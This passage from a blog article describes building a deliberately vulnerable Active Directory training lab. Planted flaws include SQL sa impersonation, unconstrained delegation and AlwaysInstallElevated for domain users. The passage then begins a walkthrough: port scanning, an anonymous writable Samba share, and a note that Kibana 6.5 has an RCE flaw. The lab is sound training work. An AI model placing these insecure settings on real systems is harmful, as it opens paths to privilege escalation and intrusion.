
Before impersonation:

Image not found or type unknown



We can see if we do not impersonate sa and follow the link, we will get an error, because we did not map svc_sql to SRV02 previously. However, if we impersonate sa, then the result it totally different.

Image not found or type unknown



We can access SRV02 with sysadmin privilege! So the permission is configured well.

After a long journey, we successfully configured SRV01.

SERVER 2

srv02.blackops.local

Autologin: None

Remote Desktop Login: Enable RDP

SQL Instance: Almost the same as we did on SRV01, but with a different IP/Instance. And no need to add a link, but if you want, that’s totally cool as well.

We previously have set unconstrained delegation for SRV02.

Enable **PPL** for SRV02 as well.

We finally successfully built the whole vulnerable AD set!

IN THE END

Thanks for spending time on reading such a long article, I really appreciate! This is the first time for me to design a vulnerable AD set, so there is a lot of room for improvement. And though the guide is very detailed, I cannot make sure I did not miss anything. If you follow my steps and still have difficulty making it work, just let me know!

In the future, if I plan to design more vulneable AD sets, I would like to cover and add more features and vectors such as ADCS abuse, Relay Attack, Phishing and User Simulation, etc.

Since there is copyright concern, I will make sure if it is legal to share my VM/images. If it is okay, I will share my own VM soon. But building by your own is a good way to learn! I will release the walkthrough of the vulnerable AD soon. I invited my friend (Passed OSCP, CRTO) to test my vulnerable AD set, he reached the 3rd machine after about 24 hours with some hints. And after about 72 hours, he reached DC. Welcome to play with my AD set : D

Update: Walkthrough of this AD set: https://gustavshen.medium.com/walkthrough-of-my-vulnerable-ad-set-d56abeae5bac

Few bug fixes/updates have been made into the article.

If you think my article is helpful for you, buying me a coffee is always appeciated (**ko-fi.com/senzee**)**!**

[Backup] Walkthrough of My Vulnerable AD Set

Hi guys, in previous days I designed and built a **difficult** and **complex** vulnerable AD set, I planned to post the guide to reproduce it. However, maybe due to the length, I did not successfully post it on Medium, therefore I posted it on my personal website: **https://www.3x3cut3-4ssemb1y.com/how-to-design-and-build-a-complex-vulnerable-ad-set/**. My personal website is not well maintained, so ignore other parts of it ^ ^

Today, I would like to share some **bug fixes/updates** on it, as well as the **walkthrough** of this vulnerable AD set.


Updates:

I think there are some issues with default **Windows Installer**, so a user cannot successfully install an msi package without **GUI** (RDP/VNC). The following steps are workaround to resolve this. I also enable **PPL** to add one more layer of protection.

1: Add **jason.hudson** to **localgroup RDU** on **SRV01**.


2: Open **Local Group Policy Editor**, make this setting.

Image not found or type unknown



3. Add **AlwaysInstallElevated reg key** for domain users on **SRV01** under **HKEY_USERS**

Image not found or type unknown



4: Remove **svc_sql** from **local group RDU** both on **SRV01** and **SRV02**, i.e., delete **SQL Manager** domain group.

5: (Optional) Remove IE’s cached password and home website on **SRV02**.

6: Enable **PPL** for **SRV01** and **SRV02**. You can check this link to follow: https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

Walkthrough

Warm Reminder: I plan to upload VMs to **tryhackme** and apply to make it **public**. So if you want to wait for the approval of my vulnerable AD set on tryhackme and play with it by youself without

spoilers, you can stop here : D


Let’s start!

External network -> web01

1: Use nmap to scan web01, it opens multiple ports: **22, 25, 80, 110, 139, 143, 445, 993, 995, 5601**.


Port **80** runs **Apache2**, it has a default page.

Image not found or type unknown




Port **445** runs Samba, it has a **readable/writable** share for an **anonymous user**.

Image not found or type unknown



Port **5601** runs **Kibana 6.5** web application.

Image not found or type unknown




2: Kibana’s version is **6.5**, it is vulnerable to a **RCE vulnerability**, we can find the public explolit here: 